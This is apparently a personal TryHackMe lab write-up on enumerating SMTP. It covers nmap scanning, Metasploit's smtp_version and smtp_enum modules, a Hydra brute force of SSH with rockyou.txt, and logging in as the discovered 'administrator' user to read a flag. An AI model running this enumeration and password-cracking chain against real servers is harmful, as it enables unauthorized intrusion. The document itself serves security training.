
Mark Seliternikov

TryHackMe - Network Services 2 - Enumerating SMTP [Easy]



Useful information about SMTP:

https://computer.howstuffworks.com/e-mail-messaging/email3.htm
https://www.afternerd.com/blog/smtp/
https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol

The first step of enumeration is to scan for open ports, so I'm utilizing the nmap tool.

```
┌──(root💀 kali)-[/home/kali]
└─# nmap -sV 10.10.215.176 -vv -oN scan1.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-11 07:15 EDT
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 07:15
Scanning 10.10.215.176 [4 ports]
Completed Ping Scan at 07:15, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:15
Completed Parallel DNS resolution of 1 host. at 07:15, 0.02s elapsed
Initiating SYN Stealth Scan at 07:15
```

We can see that the SMTP port is open, and so is SSH. It also seems like the OS is Ubuntu.

```
┌──(root💀 kali)-[/home/kali]
└─# cat scan1.txt
# Nmap 7.91 scan initiated Tue May 11 07:15:34 2021 as: nmap -sV -vv -oN scan1.txt 10.10.215.176
Nmap scan report for 10.10.215.176
Host is up, received echo-reply ttl 63 (0.097s latency).
Scanned at 2021-05-11 07:15:34 EDT for 6s
Not shown: 998 closed ports
Reason: 998 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
25/tcp open  smtp    syn-ack ttl 63 Postfix smtpd
Service Info: Host:  polosmtp.home; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We are going to be targeting the SMTP port in this exercise. Now lets start metasploit.

```
┌──(root💀 kali)-[/home/kali]
└─# msfdb init
[+] Starting database
[+] Creating database user 'msf'
```

```
┌──(root💀 kali)-[/home/kali]
└─# msfconsole
[*] Starting the Metasploit Framework console ...\
```

We are told in this exercise to use the smtp_version module, so lets search for it and start using it.

```
msf6 > search smtp_version

Matching Modules
================

   #  Name                                     Disclosure Date  Rank    Check  Description
   -  ----                                     ---------------  ----    -----  -----------
   0  auxiliary/scanner/smtp/smtp_version                       normal  No     SMTP Banner Grabber


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_version

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_version) >
```

Now lets check the options if something is needed.

```
msf6 auxiliary(scanner/smtp/smtp_version) > options

Module options (auxiliary/scanner/smtp/smtp_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    25               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)
```

It seems like we need to set RHOSTS to our target machine. Lets set it to our target's IP.

```
msf6 auxiliary(scanner/smtp/smtp_version) > set RHOSTS 10.10.215.176
RHOSTS => 10.10.215.176
msf6 auxiliary(scanner/smtp/smtp_version) > options

Module options (auxiliary/scanner/smtp/smtp_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.10.215.176    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    25               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)
```

Now that everything is ready lets run the exploit and find out more about the SMTP service that is running on port 25. 😁

```
msf6 auxiliary(scanner/smtp/smtp_version) > exploit

[+] 10.10.215.176:25      - 10.10.215.176:25 SMTP 220 polosmtp.home ESMTP Postfix (Ubuntu)\x0d\x0a
[*] 10.10.215.176:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Lets see what we learned through this exploit.

```
msf6 auxiliary(scanner/smtp/smtp_version) > services
Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
10.10.215.176   25    tcp    smtp  open   220 polosmtp.home ESMTP Postfix (Ubuntu)
```

This is going to be useful! 🤓

Now lets enumerate the smtp service, I'll be using the "smtp_enum" module in Metasploit as suggested in the exercise. (Basically discover possible attack vectors)

```
msf6 auxiliary(scanner/smtp/smtp_version) > search smtp_enum

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smtp/smtp_enum                       normal  No     SMTP User Enumeration Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 auxiliary(scanner/smtp/smtp_version) > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Now lets see what we need for this exploit.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                                  Required  Description
   ----       ---------------                                                  --------  -----------
   RHOSTS                                                                      yes       The target host(s), range CIDR identifier, or
   RPORT      25                                                               yes       The target port (TCP)
   THREADS    1                                                                yes       The number of concurrent threads (max one per
   UNIXONLY   true                                                             yes       Skip Microsoft bannered servers when testing u
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt    yes       The file that contains a list of probable user
```

It seems like we need to configure a target and also lets change the word list that the module uses. (We are suggested to use seclists which is an amazing collection of wordlists! I really like that they recommend using that).

```
┌──(root💀 kali)-[/home/kali]
└─# ls /usr/share/seclists/Usernames
cirt-default-usernames.txt  Honeypot-Captures                   Names      sap-default-usernames.txt    xato-net-10-million-usernames-dup.txt
CommonAdminBase64.txt       mssql-usernames-nansh0u-guardicore.txt  README.md  top-usernames-shortlist.txt  xato-net-10-million-usernames.txt
```

We are going to use "top-usernames-shortlist.txt".

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /usr/share/seclists/Usernames/top-usernames-shortlist.txt
USER_FILE => /usr/share/seclists/Usernames/top-usernames-shortlist.txt
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Lets specify the target also.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 10.10.215.176
RHOSTS => 10.10.215.176
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Now lets run the exploit and see what we get.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 10.10.215.176:25      - 10.10.215.176:25 Banner: 220 polosmtp.home ESMTP Postfix (Ubuntu)
[+] 10.10.215.176:25      - 10.10.215.176:25 Users found: administrator
[*] 10.10.215.176:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Looks like there's a user named "administrator".

<u>What we know so far</u>

username for that we can use
type of SMTP server and OS
there's an open SSH port that we can target

Via the username we can try bruteforcing our way to login as "administrator" on the SSH port.

To bruteforce we can use either John The Ripper or Hydra. Fort this exercise we are advised to use Hydra so I'll go with that. Hydra uses dictionary attack, which means I need to supply it a wordlist. I'll be using the most common one for cracking passwords which is "rockyou.txt".
I specified the login, the path to the wordlist and the protocol I'll be using.

```
┌──(root💀 kali)-[/home/kali]
└─# hydra -l administrator -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt -vV 10.10.215.176 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-11 08:13:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
```

AYEE!!!!!

```
[ATTEMPT] target 10.10.215.176 - login "administrator" - pass "buster" - 146 of 1
[ATTEMPT] target 10.10.215.176 - login "administrator" - pass "george" - 147 of 1
[22][ssh] host: 10.10.215.176   login: administrator   password: alejandro
[STATUS] attack finished for 10.10.215.176 (waiting for children to complete test
1 of 1 target successfully completed, 1 valid password found
```

Okay lets try to login as administrator!

```
┌──(root💀 kali)-[/home/kali]
└─# ssh administrator@10.10.215.176
The authenticity of host '10.10.215.176 (10.10.215.176)' can't be established.
ECDSA key fingerprint is SHA256:ABheODwYmk63/Mmp8cbMSoVTNv3vcgWbzukZoGMb62I.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
Last login: Wed Apr 22 22:21:42
administrator@polosmtp:~$
```

We're in boys! 😎

```
administrator@polosmtp:~$ ls
dead.letter  Maildir  smtp.txt
administrator@polosmtp:~$ cat smtp.txt
THM{who_knew_email_servers_were_c00l?}
administrator@polosmtp:~$
```

That's the flag!